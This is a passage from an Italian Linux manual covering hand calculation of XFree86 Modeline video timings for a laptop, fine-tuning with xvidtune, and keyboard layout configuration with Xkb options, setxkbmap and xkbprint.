È già stato spiegato che il servente grafico, usato con l'opzione '**`-probeonly`**', può dare tante informazioni utili sull'adattatore grafico utilizzato. Tra le altre cose, dovrebbe essere in grado di informare sulle frequenze di dot-clock disponibili. Quello che si vede dall'esempio è l'informazione sul dot-clock di un elaboratore portatile Zenith (Z*Star 433VL), ottenuto da un servente XFree86 versione 3.*.

```
(--) VGA16: clocks: 28.32 28.32 28.32 28.32
```

Potrebbe nascere un problema se si tratta di frequenze fisse che non corrispondono ad alcuna modalità predefinita del file di configurazione; proprio come nel caso dell'esempio.

Intuitivamente, si può cercare di adattare una modalità che abbia una frequenza di dot-clock abbastanza vicina. Osservando il file di configurazione predefinito si possono trovare queste due modalità.

```
# 640x480 @ 60 Hz, 31.5 kHz hsync
Modeline "640x480"     25.175 640  664  760  800   480  491  493  525

# 640x480 @ 72 Hz, 36.5 kHz hsync
Modeline "640x480"     31.5   640  680  720  864   480  488  491  521
```

Anche se non si conosce nulla delle caratteristiche del monitor (in questo caso è quello del portatile, un LCD) si può azzardare l'idea che delle frequenze orizzontali e verticali comprese tra i valori di questi esempi, non dovrebbero creare problemi (la frequenza orizzontale di 31,5 kHz è quella più bassa in assoluto rispetto a tutte le modalità predefinite). Si procede per tentativi.

Evidentemente, dagli esempi proposti, ci si accontenta di una risoluzione di 640×480 punti, quindi questi valori sono noti. Inoltre, si può decidere di mantenere le stesse frequenze di sincronizzazione verticale e orizzontale dell'esempio già visto che utilizzava una frequenza di dot-clock leggermente più bassa. Così facendo, la pausa tra una riga e l'altra dovrebbe aumentare, come probabilmente anche la pausa tra un quadro e l'altro.

```
# 640x480 @ 60 Hz, 31.5 kHz hsync
Modeline "640x480"     28.32  640  ???  ???  ???   480  ???  ???  ???
```

Conoscendo la frequenza di scansione orizzontale, si calcola la dimensione complessiva della riga: 28320000 / 31500 = 899, ma questo numero deve essere divisibile per otto, così si sceglie il valore 896. Nello stesso modo si calcola il numero di righe complessivo che compone un quadro: (28320000 / 896) / 60 = 526,78, ma si sceglie di approssimare per difetto (al massimo, la frequenza verticale diviene leggermente più alta di 60 Hz).

```
# 640x480 @ 60 Hz, 31.5 kHz hsync
Modeline "640x480"     28.32  640  ???  ???  896   480  ???  ???  526
```

Adesso è la volta di determinare la durata dell'impulso di sincronismo orizzontale. Dovrebbe essere di circa 4 μs: 28320000 * 0,000004 = 113 dot-clock. Il problema adesso è quello di trovare qualcosa di soddisfacente che sia divisibile per otto.

((896 – 640) – 113) / 2 = 71,5

640 + 71 = 711; il valore più vicino che sia divisibile per otto è 712.

712 + 113 = 825; il valore più vicino che sia divisibile per otto è 824.

896 – 824 = 72, che rende il tempo di guardia perfettamente simmetrico (è stato solo un caso).

```
# 640x480 @ 60 Hz, 31.5 kHz hsync
Modeline "640x480"     28.32  640  712  824  896   480  ???  ???  526
```

Restano i dati sulla durata dell'impulso di sincronismo verticale. Dal momento che la differenza rispetto all'esempio di riferimento non è molto grande, si può provare un po' a occhio, salvo verificare con la calcolatrice.

```
# 640x480 @ 60 Hz, 31.5 kHz hsync
Modeline "640x480"     28.32  640  712  824  896   480  491  494  526
```

Con questi valori, l'impulso di sincronismo dura 95 μs ((494 – 491) * 896 / 28320000), perfettamente accettabile.

Volendo verificare la frequenza orizzontale e verticale per sicurezza, si ottengono 31,58 kHz e 60,08 Hz, valori leggermente differenti rispetto a quelli di partenza, ma sicuramente tollerabili.

226.5 Rifiniture

I valori che si calcolano a tavolino, non possono essere sempre perfetti al primo colpo. Se tutto va bene, può capitare che l'immagine appaia un po' troppo spostata rispetto al centro dello schermo. Di certo si possono utilizzare i controlli del monitor per spostarla, ma a volte non conviene esagerare, dovendo trovare un compromesso tra la visualizzazione di schermate a caratteri e l'uso di X.


Quello che bisogna fare è ritoccare le dimensioni degli impulsi di sincronismo, oltre a cercare la loro collocazione ideale. Per questo però, viene in aiuto un programma apposito, che permette di verificare al volo valori differenti. Si tratta di '**`xvidtune`**'.

226.5.1 Utilizzo di «xvidtune»

Il programma '**`xvidtune`**'[2] permette di verificare la configurazione delle modalità video utilizzabili attraverso il servente X attivo. Generalmente viene avviato senza opzioni, ottenendo un funzionamento interattivo:

```
xvidtune [opzioni]
```

Figura 226.31. Aspetto del programma '**`xvidtune`**'.

```
HDisplay:    800                       VDisplay:    600
HSyncStart:    840                     VSyncStart:    601
HSyncEnd:    968                       VSyncEnd:    605
HTotal:   1056                         VTotal:    628
Left  Right  Wider  Narrower           Up  Down  Shorter  Taller
Flags (hex): 0005                      Pixel Clock (MHz):   40.00
Quit  Apply  Auto  Test  Restore       Horizontal Sync (kHz):   37.88
Fetch  Show  Next  Prev                Vertical Sync (Hz):   60.31
InvertVCLK  EarlySC  Blank Delay 1 - 0 +  Blank Delay 2 - 0 +
```

Come si può osservare dalla figura, i controlli dal lato sinistro riguardano la scansione orizzontale, mentre quelli del lato destro quella verticale. In basso a destra si può tenere sotto controllo il valore della frequenza di dot-clock (*pixel clock*), della frequenza di sincronizzazione orizzontale e verticale.

Al posto di utilizzare le barre si scorrimento, si possono selezionare i pulsanti grafici corrispondenti all'azione che si vuole ottenere: [LEFT] dovrebbe spostare l'immagine a sinistra, [RIGHT] a destra, [WIDER] dovrebbe allargare l'immagine, e [NARROWER] dovrebbe restringerla.

Per verificare l'effetto delle modifiche, basta selezionare il pulsante grafico [TEST].

I pulsanti grafici [NEXT] e [PREV] permettono di passare alla modalità grafica successiva (quella che si otterrebbe con la combinazione [*Ctrl Alt* +]) e precedente ([*Ctrl Alt* -]).

226.6 Altri programmi affini

- *modeline(1)* [3]

  Si tratta di un programma che calcola i valori da associare alla direttiva '**`Modeline`**', oppure '**`Mode`**', dei programmi che usano la grafica e devono sapere come gestire la scansione dell'immagine.

226.7 Riferimenti

- Eric S. Raymond, *XFree86 Video Timings HOWTO*

  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

[1] **Read-edid** software libero per la maggior parte GNU GPL

[2] **X** MIT più altre licenze per porzioni particolari di codice

[3] **modeline** GNU GPL

Capitolo 227

X: la tastiera e la sua configurazione «elementare»

La configurazione della tastiera con X è un problema molto delicato, che normalmente si risolve semplicemente utilizzando le opzioni che sono già state stabilite; tuttavia, manca una documentazione adeguata e coerente per le opzioni esistenti e ancora di più manca una documentazione sufficiente per poter gestire in proprio una mappa autonoma della tastiera.

Si tenga in considerazione che, a causa della complessità del sistema di gestione della tastiera di XFree86 e di X.Org, le indicazioni che appaiono in questo capitolo possono essere imprecise o troppo semplificate.

227.1 Livelli, tasti morti, composizione e gruppi

La tastiera dell'elaboratore deriva concettualmente da quella delle prime macchine da scrivere, con le quali ogni tasto poteva generare due simboli diversi, alzando o abbassando il blocco dei martelli. Per questa ragione, nelle tastiere per elaboratore di lingua inglese i tasti delle maiuscole si chiamano *shift*, perché spostano virtualmente questi martelli. Secondo lo standard ISO 9995, la selezione di un simbolo in base al meccanismo che normalmente è controllato attraverso il tasto delle maiuscole, avviene in base a dei ***livelli***. In pratica, su uno stesso tasto ci può essere una lettera minuscola o maiuscola, o comunque due simboli differenti, in base alla selezione del livello appropriato.


> Lo standard ISO 9995 considera che i livelli possano essere anche più di due; per esempio su diverse tastiere europee si ottiene la selezione di un terzo livello usando una combinazione con il tasto [*AltGr*]. Con XFree86 e X.Org si gestiscono normalmente quattro livelli, ma bisogna **tenere premuto inizialmente il tasto [*AltGr*] e aggiungere eventualmente il tasto [*Maiuscole*] subito dopo**, per raggiungere il quarto livello.

Generalmente, con l'uso dei vari livelli disponibili dovrebbe essere possibile esaurire l'insieme dei simboli necessari a una certa lingua; tuttavia spesso si utilizzano altre due tecniche per facilitare l'inserimento di caratteri particolari: tasti morti che servono ad accentare la lettera successiva e sequenze di composizione. Nel primo caso, la pressione di un tasto (direttamente o attraverso la selezione del livello appropriato) non genera alcun carattere, in attesa del tasto successivo: se l'associazione tra i due è valida si ottiene la lettera accentata corrispondente. Nel secondo caso viene utilizzato un tasto per richiedere espressamente una modalità di composizione, a cui segue l'inserimento di una sequenza di simboli appropriati: se la sequenza viene riconosciuta, si ottiene un carattere «composto».

> Nelle mappe europee comuni, XFree86 e X.Org offrono la funzione di composizione nel livello due del tasto [*AltGr*], ovvero con la combinazione [*Maiuscole AltGr*]. Quello che si deve osservare è che la combinazione deve iniziare con la pressione di [*Maiuscole*], perché facendo il contrario, si selezionerebbe invece il quarto livello.


Per poter selezionare un insieme di simboli differente, si possono definire dei *gruppi* alternativi, da attivare a scelta. Per esempio, associando a un primo gruppo la mappa della tastiera italiana e a un secondo la mappa francese, in corrispondenza di un tasto si potrebbe ottenere sia

la lettera «a» minuscola e maiuscola (tastiera italiana), sia la lettera «q» minuscola e maiuscola (tastiera francese).

Figura 227.1. Esempio di un tasto con due gruppi, ognuno con due livelli: la lettera «a» appartiene al primo livello del primo gruppo; la lettera «A» appartiene al secondo livello del primo gruppo; la lettera «q» appartiene al primo livello del secondo gruppo; la lettera «Q» appartiene al secondo livello del secondo gruppo.

XFree86 e X.Org gestiscono facilmente fino a quattro gruppi, ma quello che conta è avere il mezzo per selezionarli.

Come è noto, quando i due livelli servono a selezionare la stessa lettera, ma in forma minuscola o maiuscola, di norma sul tasto fisico della tastiera appare solo il simbolo corrispondente alla lettera maiuscola.

Come si intende facilmente, per ottenere il passaggio a un livello o a un gruppo differente da quello attivo, si devono usare tasti o combinazioni di tasti appropriati. I tasti usati per questo scopo vengono chiamati normalmente ***modificatori***.

Figura 227.2. Normalmente XFree86 e X.Org gestiscono quattro livelli. Quello che si vede in questa figura è il confronto tra il gruppo '`it`' e '`fr`' per lo stesso tasto.

È bene osservare che, a seconda di come è configurata la tastiera, il tasto [*Fissamaiuscole*] può avere funzionalità diverse, anche se intuitivamente ciò non si dovrebbe apprezzare. In pratica, in alcune tastiere europee, come nel caso di quella francese, la pressione di questo tasto attiva e mantiene il secondo livello, come se fosse sempre premuto il tasto delle maiuscole normale; in altri casi, come avviene nella tastiera statunitense e derivate (compresa quella italiana), il comportamento è diverso. Infatti, in questi casi ciò che si vuole è di ottenere le lettere maiuscole solo nella porzione alfanumerica della tastiera, mentre il resto dei simboli deve essere accessibile nella stessa modalità di prima; inoltre, se si preme il tasto delle maiuscole, si vuole che il risultato che si ottiene quando il tasto [*Fissamaiuscole*] è inserito sia di nuovo di lettere minuscole. Per questo tipo di trasformazioni, pertanto, il tasto [*Fissamaiuscole*] inserito non serve a richiedere il cambiamento di livello, ma **la trasformazione della lettera** da minuscola a maiuscola, o viceversa.

Questa caratteristica è molto importante e permette di capire il motivo, per cui, nella configurazione della tastiera italiana, si ottengono le lettere accentate maiuscole inserendo proprio il [*Fissamaiuscole*].

227.2 Configurazione elementare

La configurazione della mappa della tastiera si fa normalmente all'interno del file di configurazione di X ('`/etc/X11/XF86Config`', '`XF86Config-4`' o '`xorg.conf`', a seconda dei casi) e si può alterare durante il funzionamento con l'aiuto del programma '**`setxkbmap`**'.[1] Nella situazione più semplice si fa riferimento a un modello di tastiera attraverso le indicazioni contenute nei file della directory '`/usr/lib/X11/xkb/rules/`', ovvero '`/etc/X11/xkb/rules/`'. Per esempio, si potrebbero leggere le direttive seguenti nel file di configurazione di X:

```
Section "InputDevice"
    Identifier  "Keyboard1"
    Driver      "Keyboard"

    Option "AutoRepeat" "500 30"

    Option "XkbRules"   "xorg"
    Option "XkbModel"   "pc102"
    Option "XkbLayout"  "it"
    Option "XkbVariant" "basic"
EndSection
```

Le direttive significative dell'esempio sono quelle riferite alle opzioni che iniziano con la sigla '**`Xkb`**'. L'opzione '**`XkbRules`**' dichiara delle «regole» generali; nella maggior parte dei casi va bene indicare la sigla '**`xorg`**', che richiama l'utilizzo dei file '`xkb/rules/xorg`' e '`xkb/rules/xorg.lst`'.

Seguendo l'esempio, all'interno del file '`xkb/rules/xorg.lst`' si possono individuare tutte le voci che possono essere utilizzate per l'opzione '**`XkbModel`**':

```
! model
  pc101         Generic 101-key PC
  pc102         Generic 102-key (Intl) PC
  pc104         Generic 104-key PC
  pc105         Generic 105-key (Intl) PC
…
…
  trust         Trust Wireless Keyboard Classic
  trustda       Trust Direct Access Keyboard
  yahoo         Yahoo! Internet Keyboard
```

Nell'esempio si vede la selezione di una tastiera a 102 tasti tradizionale (ovvero una tastiera AT europea senza i tasti «win» e «menù»). Proseguendo, si vede l'opzione '**`XkbLayout`**' a cui viene attribuita la voce '**`it`**', che presumibilmente serve a individuare una mappa adatta alla lingua italiana. Anche la disponibilità di queste sigle dipende dal contenuto del file '`xkb/rules/xorg.lst`', che a questo proposito si può mostrare così:

```
! layout
  us            U.S. English
  en_US         U.S. English w/ ISO9995-3
  us_intl       U.S. English w/ deadkeys
  al            Albanian
…
…
  it            Italian
  jp            Japanese
  kan           Kannada
…
…
  yu            Yugoslavian
  nec/jp        PC-98xx Series
```

La disposizione dei tasti associata alla sigla assegnata all'opzione '**`XkbLayout`**' può prevedere delle varianti e se necessario quella preferita va specificata con l'opzione '**`XkbVariant`**'. Nell'esempio la dichiarazione riferita all'opzione '**`XkbVariant`**' è perfettamente inutile, dal momento che con la parola chiave '**`basic`**' non si specifica alcunché. Eventualmente, nel file '`xkb/rules/xorg.lst`' si può vedere quali varianti sono disponibili, ammesso che funzionino:

```
! variant
  nodeadkeys    Eliminate dead keys
```

Volendo gestire più gruppi di simboli, si possono indicare più alternative tra le opzioni di '**`XkbLayout`**', come nell'esempio seguente:

```
Section "InputDevice"
    Identifier  "Keyboard1"
    Driver      "Keyboard"

    Option "AutoRepeat" "500 30"

    Option "XkbRules"   "xorg"
    Option "XkbModel"   "pc102"
    Option "XkbLayout"  "it,fr,de"
    Option "XkbVariant" "basic,basic,basic"
    Option "XkbOptions" "grp:alt_shift_toggle"
EndSection
```

In questa circostanza, si vogliono gestire tre mappe alternative: italiana, francese e tedesca (se ne possono gestire al massimo quattro). Per passare da un gruppo al successivo si deve usare la combinazione di tasti [*Alt Maiuscole*] (è indifferente se si tratta di quelli a sinistra o a destra), come si intuisce dall'opzione '**XkbOptions**'. Anche per sapere cosa si può usare per selezionare un gruppo si deve consultare il file 'xkb/rules/xorg.lst':

```
! option
  grp                   Group Shift/Lock behavior
  grp:switch            R-Alt switches group while pressed
  grp:lwin_switch       Left Win-key switches group while pressed
  grp:rwin_switch       Right Win-key switches group while pressed
  grp:win_switch        Both Win-keys switch group while pressed
  grp:toggle            Right Alt key changes group
  …
  …
  grp:ctrl_alt_toggle   Alt+Control changes group
  grp:alt_shift_toggle  Alt+Shift changes group
  grp:menu_toggle       Menu key changes group
  …
```

Con l'aggiunta di diverse voci nell'opzione '**XkbLayout**', è stata ampliata nello stesso modo la voce relativa alle varianti. Nel caso una delle disposizioni richiedesse una variante particolare, si potrebbe inserire rispettando l'ordine:

```
Section "InputDevice"
    Identifier  "Keyboard1"
    Driver      "Keyboard"

    Option "AutoRepeat" "500 30"

    Option "XkbRules"   "xorg"
    Option "XkbModel"   "pc102"
    Option "XkbLayout"  "it,fr,de"
    Option "XkbVariant" "basic,nodeadkeys,basic"
    Option "XkbOptions" "grp:alt_shift_toggle"
EndSection
```

In questo caso si specifica la variante '**`nodeadkeys`**' per la disposizione francese, che in pratica annulla l'uso dei tasti morti in quel contesto.

In caso di difficoltà, l'opzione '**`XkbOptions`**' può servire per specificare cosa usare per richiamare il terzo livello:

```
Section "InputDevice"
    Identifier  "Keyboard1"
    Driver      "Keyboard"

    Option "AutoRepeat" "500 30"

    Option "XkbRules"   "xorg"
    Option "XkbModel"   "pc102"
    Option "XkbLayout"  "it,fr,de"
    Option "XkbVariant" "basic,basic,basic"
    Option "XkbOptions" "grp:alt_shift_toggle,lv3:switch"
EndSection
```

In questo caso si dichiara che si vuole usare il tasto [*Ctrl*] alla destra per passare al terzo livello (quello che nel caso della tastiera italiana consente di ottenere simboli come la chiocciola e il cancelletto). Ecco cosa si vede a questo proposito nel file '`xkb/rules/xorg.lst`', si tenga presente comunque che non è detto che tutte le alternative funzionino effettivamente:

```
! option
  …
  …
  lv3                   Third level choosers
  lv3:switch            Press Right Control to choose 3rd level
  lv3:menu_switch       Press Menu key to choose 3rd level
  lv3:win_switch        Press any of Win-keys to choose 3rd level
  lv3:lwin_switch       Press Left Win-key to choose 3rd level
  lv3:rwin_switch       Press Right Win-key to choose 3rd level
  …
```

Per fare tutte queste cose durante il funzionamento di X (ammesso che la tastiera sia utilizzabile

in qualche modo), si può usare il comando '**setxkbmap**', come nell'esempio seguente, equivalente all'ultima situazione mostrata. Se si usa il comando al di fuori dell'ambiente grafico, occorre aggiungere l'opzione '**-display**', per far sapere al programma dove intervenire.

```
$ setxkbmap -rules xorg -model pc102 -layout "it,fr,de" ↩
↪          -variant basic -option "" -option "grp:alt_shift_toggle" ↩
↪          -option "lv3:switch" [Invio]
```

Si può comprendere come è stata usata l'opzione '**-option**': la prima volta ha un argomento nullo per azzerare le opzioni; la seconda volta dichiara la combinazione da usare per cambiare gruppo; la terza volta dichiara l'uso del tasto [*Ctrl*] destro per accedere al terzo livello.

In conclusione è bene osservare che **ci sono delle disposizioni di tasti**, come quella canadese ('**ca**') **che definiscono autonomamente più di un gruppo**. In questi casi diventa difficile o impossibile abbinarne altre in modo efficace. Eventualmente, dal momento che si tratta presumibilmente della sovrapposizione della disposizione statunitense con quella francese, si possono usare queste definizioni affiancate ('**Option "XkbLayout" "us,fr"**').

Tabella 227.13. Alcuni modelli comuni di tastiera.

Denominazione	Descrizione
`pc101`	La tastiera tradizionale di lingua inglese degli elaboratori «AT», in cui il tasto [*Alt*] destro viene usato normalmente con la stessa funzione di quello sinistro.
`pc102`	La tastiera tradizionale europea degli elaboratori «AT», in cui il tasto [*Alt*] destro serve normalmente per ottenere un terzo livello di simboli.
`pc104`	La tastiera di lingua inglese degli elaboratori «AT» con estensioni per MS-Windows (tre tasti in più), in cui il tasto [*Alt*] destro viene usato normalmente con la stessa funzione di quello sinistro.
`pc105`	La tastiera europea degli elaboratori «AT» con estensioni per MS-Windows (tre tasti in più), in cui il tasto [*Alt*] destro serve normalmente per ottenere un terzo livello di simboli.

Tabella 227.14. Alcune mappe di disposizione dei simboli.

Mappa	Descrizione	Mappa	Descrizione
`al`	Albanese.	`am`	Armena.
`ar`	Araba.	`az`	Azerbagiana.
`be`	Belga.	`bg`	Bulgara.
`br`	Brasiliana.	`bs`	Bosniaca.
`by`	Bielorussa.	`ca`	Canadese.
`cz`	Ceca.	`de`	Tedesca.
`dk`	Danese.	`ee`	Estone.
`el`	Greca	`es`	Spagnola.
`fi`	Finlandese.	`fr`	Francese.
`gb`	Britannica.	`hr`	Croata.

Mappa	Descrizione	Mappa	Descrizione
`hu`	Ungherese.	`il`	Israeliana.
`ir`	Iraniana.	`is`	Islandese.
`it`	Italiana.	`mk`	Macedone.
`mn`	Mongola.	`mt`	Maltese.
`nl`	Olandese.	`no`	Norvegese.
`pl`	Polacca.	`pt`	Portoghese.
`ro`	Rumena.	`ru`	Russa.
`se`	Svedese.	`si`	Slovena.
`sk`	Slovacca.	`sr`	Serba.
`tr`	Turca.	`ua`	Ucraina.
`us`	Statunitense.	`us_intl`	Statunitense con accenti morti.
`en_US`	Inglese generalizzato con estensioni ISO 9995.		

227.3 Geometria

Tra i file che descrivono i vari tipi di tastiera disponibili con X, ne esiste un gruppo che serve a ottenere una mappa stampata della disposizione dei tasti, con l'aiuto del programma '**xkbprint**'.[2] Questo programma, oltre alle opzioni eventuali, prevede l'indicazione obbligatoria delle coordinate dello schermo dal quale si vuole ottenere la mappa della configurazione attuale:

```
xkbprint [opzioni] schermo [file_da_generare]
```

Se non si indica il nome di un file da generare, il programma crea un file nella directory corrente che corrisponde al modello '`server-`***n*** **.** ***estensione***', dove ***n*** descrive le coordinate dello schermo. La tabella successiva descrive alcune opzioni di '**xkbprint**'.

Tabella 227.15. Alcune opzioni.

Opzione	Descrizione
`-color` `-mono`	Genera un risultato con o senza colorazione dei tasti.
`-eps`	Genera un risultato in formato EPS, altrimenti si ottiene un formato PostScript.

Opzione	Descrizione
`-fit` `-full`	L'opzione '**`-fit`**', che è predefinita, fa in modo che il risultato sia contenuto in una pagina; con l'opzione '**`-full`**' si ottiene un risultato delle dimensioni normali.
`-label none`|`name`|`code`|`symbols`	Consente di stabilire cosa si vuole vedere sui tasti: nulla, il nome, il codice numerico o il simbolo.
`-ll` ***n***	Richiede di mostrare i simboli a partire dal livello ***n***.
`-o` ***file***	Si tratta di un modo alternativo per indicare il file da generare.
`-pict all`|`none`|`common`	Controlla la visualizzazione dei pittogrammi (secondo lo standard ISO 9995-7). Con i tre argomenti alternativi si ottengono rispettivamente: tutti i pittogrammi, nessun pittogramma, solo quelli comuni.

Vengono mostrati alcuni esempi di utilizzo del programma '**`xkbprint`**'; successivamente appaiono alcune figure ottenute dalla configurazione di una mappa italiana a 102 tasti.

- `$` **`xkbprint -color -label symbols -ll 1 -pict all :0 tastiera.ps`** [*Invio*]

  Genera il file PostScript '`tastiera.ps`', con il disegno della tastiera, usando il colori previsti, mostrando i simboli in corrispondenza dei tasti, partendo dal primo livello (predefinito), usando i pittogrammi standard per tutti i tasti con funzioni speciali. La mappa che si ottiene fa riferimento alle coordinate dello schermo '**`:0`**', ovvero '**`:0.0`**'.

- `$` **`xkbprint -eps -color -label symbols -ll 1 -pict all`** ↩
  ↪ **`:0 tastiera.eps`** [*Invio*]

  Come nell'esempio precedente, ma creando invece il file EPS '`tastiera.eps`'.

- `$` **`xkbprint -eps -color -label symbols -ll 1 -pict all :0`** [*Invio*]

  Rispetto all'esempio precedente, non viene indicato il nome del file da creare, pertanto si ottiene il file '`server-0.eps`'.

- `$` **`xkbprint -color -label symbols -ll 3 -pict all :0 tastiera.ps`** [*Invio*]

  Questo esempio è simile al primo, dal quale si distingue per specificare la richiesta di utilizzare i simboli a partire dal terzo livello. In pratica, per la tastiera italiana e per altre tastiere europee, si tratta di quei simboli che si ottengono tenendo premuto il tasto [*AltGr*].

- `$` **`xkbprint -color -label code :0 tastiera.ps`** [*Invio*]

  Rispetto al primo esempio, viene generato un disegno contenente i codici numerici dei tasti.

Figura 227.16. ‘**xkbprint -color -label symbols -ll 1 -pict all :0**’





Figura 227.17. ‘**xkbprint -color -label symbols -ll 3 -pict all :0**’

